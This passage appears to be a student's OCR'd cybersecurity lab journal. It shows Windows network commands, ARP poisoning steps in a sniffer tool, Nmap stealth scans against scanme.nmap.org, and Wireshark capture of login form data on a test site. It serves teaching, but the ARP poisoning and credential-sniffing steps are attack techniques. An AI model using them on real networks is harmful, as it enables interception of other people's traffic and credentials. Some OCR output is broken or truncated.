Pinging siesascn.edu.in [65.108.27.161] with 32 bytes of data:
Reply from 65.108.27.161: bytes=32 time=146ms TTL=45
Reply from 65.108.27.161: bytes=32 time=146ms TTL=45
Reply from 65.108.27.161: bytes=32 time=146ms TTL=45
Reply from 65.108.27.161: bytes=32 time=146ms TTL=45

Ping statistics for 65.108.27.161:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 146ms, Maximum = 146ms, Average = 146ms

C:\Windows\System32>ping 10.10.9.91

Pinging 10.10.9.91 with 32 bytes of data:
Reply from 10.10.9.91: bytes=32 time=1ms TTL=128
Reply from 10.10.9.91: bytes=32 time=1ms TTL=128
Reply from 10.10.9.91: bytes=32 time=1ms TTL=128
Reply from 10.10.9.91: bytes=32 time=1ms TTL=128

Ping statistics for 10.10.9.91:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms
```

- **Analyze the netstat command output to view active network connections.**

```
C:\Windows\System32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.10.9.90:63010       20.197.71.89:https     ESTABLISHED
  TCP    10.10.9.90:64609       20.212.88.117:https    ESTABLISHED
  TCP    10.10.9.90:64701       a23-215-7-24:https     CLOSE_WAIT
  TCP    10.10.9.90:64706       a23-215-7-24:https     CLOSE_WAIT
  TCP    10.10.9.90:64719       13.107.246.68:https    CLOSE_WAIT
  TCP    10.10.9.90:64722       4:https                ESTABLISHED
  TCP    10.10.9.90:64723       bom07s16-in-f3:https   ESTABLISHED
  TCP    10.10.9.90:64724       e2a:https              ESTABLISHED
  TCP    10.10.9.90:64725       20.54.232.160:https    ESTABLISHED
  TCP    10.10.9.90:64731       a23-213-43-196:https   ESTABLISHED
```

- **Perform a traceroute to trace the route packets take to reach a target host.**

```
C:\Windows\System32>tracert www.siesascn.edu.in

Tracing route to siesascn.edu.in [65.108.27.161]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  10.10.10.5
  2     4 ms     1 ms     2 ms  static-17.86.248.49-tataidc.co.in [49.248.86.17]
  3     2 ms     3 ms     2 ms  10.0.10.209
  4     2 ms     1 ms     1 ms  10.124.253.101
  5     2 ms     *        *     10.118.143.9
  6     1 ms     1 ms     1 ms  115.113.165.21.static-mumbai.vsnl.net.in [115.113.165.21]
  7     2 ms     6 ms     4 ms  172.23.78.237
  8     4 ms     1 ms     2 ms  ix-ae-0-100.tcore1.mlv-mumbai.as6453.net [180.87.38.5]
  9     *      126 ms     *     if-be-6-2.ecore1.emrs2-marseille.as6453.net [195.219.174.16]
 10   126 ms     *      126 ms  if-bundle-2-2.qcore2.emrs2-marseille.as6453.net [80.231.165.25]
 11     *        *        *     Request timed out.
 12   123 ms   123 ms   123 ms  if-ae-59-2.tcore1.fr0-frankfurt.as6453.net [195.219.87.195]
 13   146 ms   146 ms   174 ms  ex9k1.dc2.hel1.hetzner.com [213.239.224.138]
 14   147 ms   153 ms   147 ms  static.83.9.216.95.clients.your-server.de [95.216.9.83]
 15   146 ms   146 ms   146 ms  web8.awareindia.com [65.108.27.161]
```

- **Execute “arp” command**

```
C:\Windows\System32>arp -a

Interface: 10.10.9.90 --- 0x4
  Internet Address      Physical Address      Type
  10.10.8.162           00-25-64-90-8e-4f     dynamic
  10.10.8.178           8c-ec-4b-cf-82-ce     dynamic
  10.10.8.186           50-9a-4c-29-23-39     dynamic
  10.10.8.191           f0-4d-a2-fe-5d-ca     dynamic
  10.10.8.192           f0-4d-a2-fe-63-7a     dynamic
  10.10.8.193           f0-4d-a2-fe-c7-25     dynamic
  10.10.8.196           10-e7-c6-b2-69-33     dynamic
  10.10.8.198           50-9a-4c-29-22-db     dynamic
  10.10.8.199           50-9a-4c-29-23-4c     dynamic
  10.10.8.200           50-9a-4c-29-1e-bf     dynamic
  10.10.8.201           50-9a-4c-28-c5-8a     dynamic
```

```
 10.10.10.121          50-9a-4c-28-c1-87     dynamic
 10.10.10.132          50-9a-4c-29-23-4d     dynamic
 10.10.10.142          50-9a-4c-29-22-13     dynamic
 10.10.11.7            70-b5-e8-29-69-5d     dynamic
 10.10.11.255          ff-ff-ff-ff-ff-ff     static
 224.0.0.22            01-00-5e-00-00-16     static
 224.0.0.251           01-00-5e-00-00-fb     static
 224.0.0.252           01-00-5e-00-00-fc     static
 239.255.255.250       01-00-5e-7f-ff-fa     static
 255.255.255.255       ff-ff-ff-ff-ff-ff     static

nterface: 172.19.0.1 --- 0x9
 Internet Address      Physical Address      Type
 172.19.15.255         ff-ff-ff-ff-ff-ff     static
 224.0.0.22            01-00-5e-00-00-16     static
 224.0.0.251           01-00-5e-00-00-fb     static
 239.255.255.250       01-00-5e-7f-ff-fa     static
 255.255.255.255       ff-ff-ff-ff-ff-ff     static

nterface: 172.17.240.1 --- 0x1b
 Internet Address      Physical Address      Type
 172.17.255.255        ff-ff-ff-ff-ff-ff     static
 224.0.0.22            01-00-5e-00-00-16     static
 224.0.0.251           01-00-5e-00-00-fb     static
 239.255.255.250       01-00-5e-7f-ff-fa     static
 255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Practical - 3.B


Aim: Windows Network Analysis and ARP Poisoning

2) ARP Poisoning:


- **Use ARP poisoning techniques to redirect network traffic on a Windows system.**
- **Analyze the effects of ARP poisoning on network communication and security.**


Steps:

1) Click on Sniffer tab.




2) Click on Start/Stop Sniffer and give range values and click okay.






IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.9.1	0C80634B86AE									
192.168.9.119	A0481C91137A	Hewlett Packard								
192.168.9.123	4061865922EC	MICRO-STAR INT'L CO.,LTD								
192.168.9.126	00E04C1255D3	REALTEK SEMICONDUCTOR...								
192.168.9.145	A0481C9211AD	Hewlett Packard								
192.168.9.149	705A0F4B0725									
192.168.9.153	A0481CA54B60	Hewlett Packard								
192.168.9.164	406186591F95	MICRO-STAR INT'L CO.,LTD								
192.168.9.177	F0D7AAD672C3									

3) Right click on any IP and select Resolve Host Name.




4) Click on ARP tab on the bottom.

5) Click on Add Button(1) and select your router and any IP.



6) Click on the IP and then click on the button shown in the image to start ARP Poisoning.



Practical - 4

Aim: Port Scanning with NMap

- **Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.**
- **Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.**
- **Analyze the scan results to gather information about the target system's network services.**

Requirements: Nmap cmd, Wireshark

Steps:

- Open WireShark > Capture > Options > Select till Ethernet 2 > Start
- Open Nmap Cmd > Enter the required statement > Run > Put the IP address which was generated in the URL of Wireshark by entering " ip.addr == 45.33.32.156 " > Enter > Stop Capturing
- Follow the same procedures for all Flags

1) **ACK** `-sA` (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

2) **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\Users\sushil>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).
```

3) FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

4) NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

```
C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

5) XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

Practical - 5


Aim: Network Traffic Capture using WireShark

- **Use Wireshark to capture network traffic on a specific network interface.**
- **Analyze the captured packets to extract relevant information and identify potential security issues**


Requirements: Wireshark, FTPv6-1.cap file

Steps for HTTP:


Open Wireshark > Start Capturing > Minimize the Tab
Open Google > Search for “vulnweb login” > Click on
“login page - Home of Acunetix Art” > Sign up > Login once
Reopen Wireshark > Type “ http.request.method== “GET” ” in the Apply filers tab > Enter
Click on “ /signup.php HTTP/1.1 ” > Expand the below tab “ Hypertext Transfer Protocol ”




Click on “ /login.php HTTP/1.1 ” > Expand the below tab “ Hypertext Transfer Protocol ”



Now, In the Apply Filters Tab > Type “ http.request.method== “POST” ” > Enter
Click on “ /secured/newuser.php HTTP/1.1 ” > Expand the below tab “HTML form URL Encoded:”




Click on “ /userinfo.php HTTP/1.1 ” > Expand the below tab “HTML form URL Encoded:”

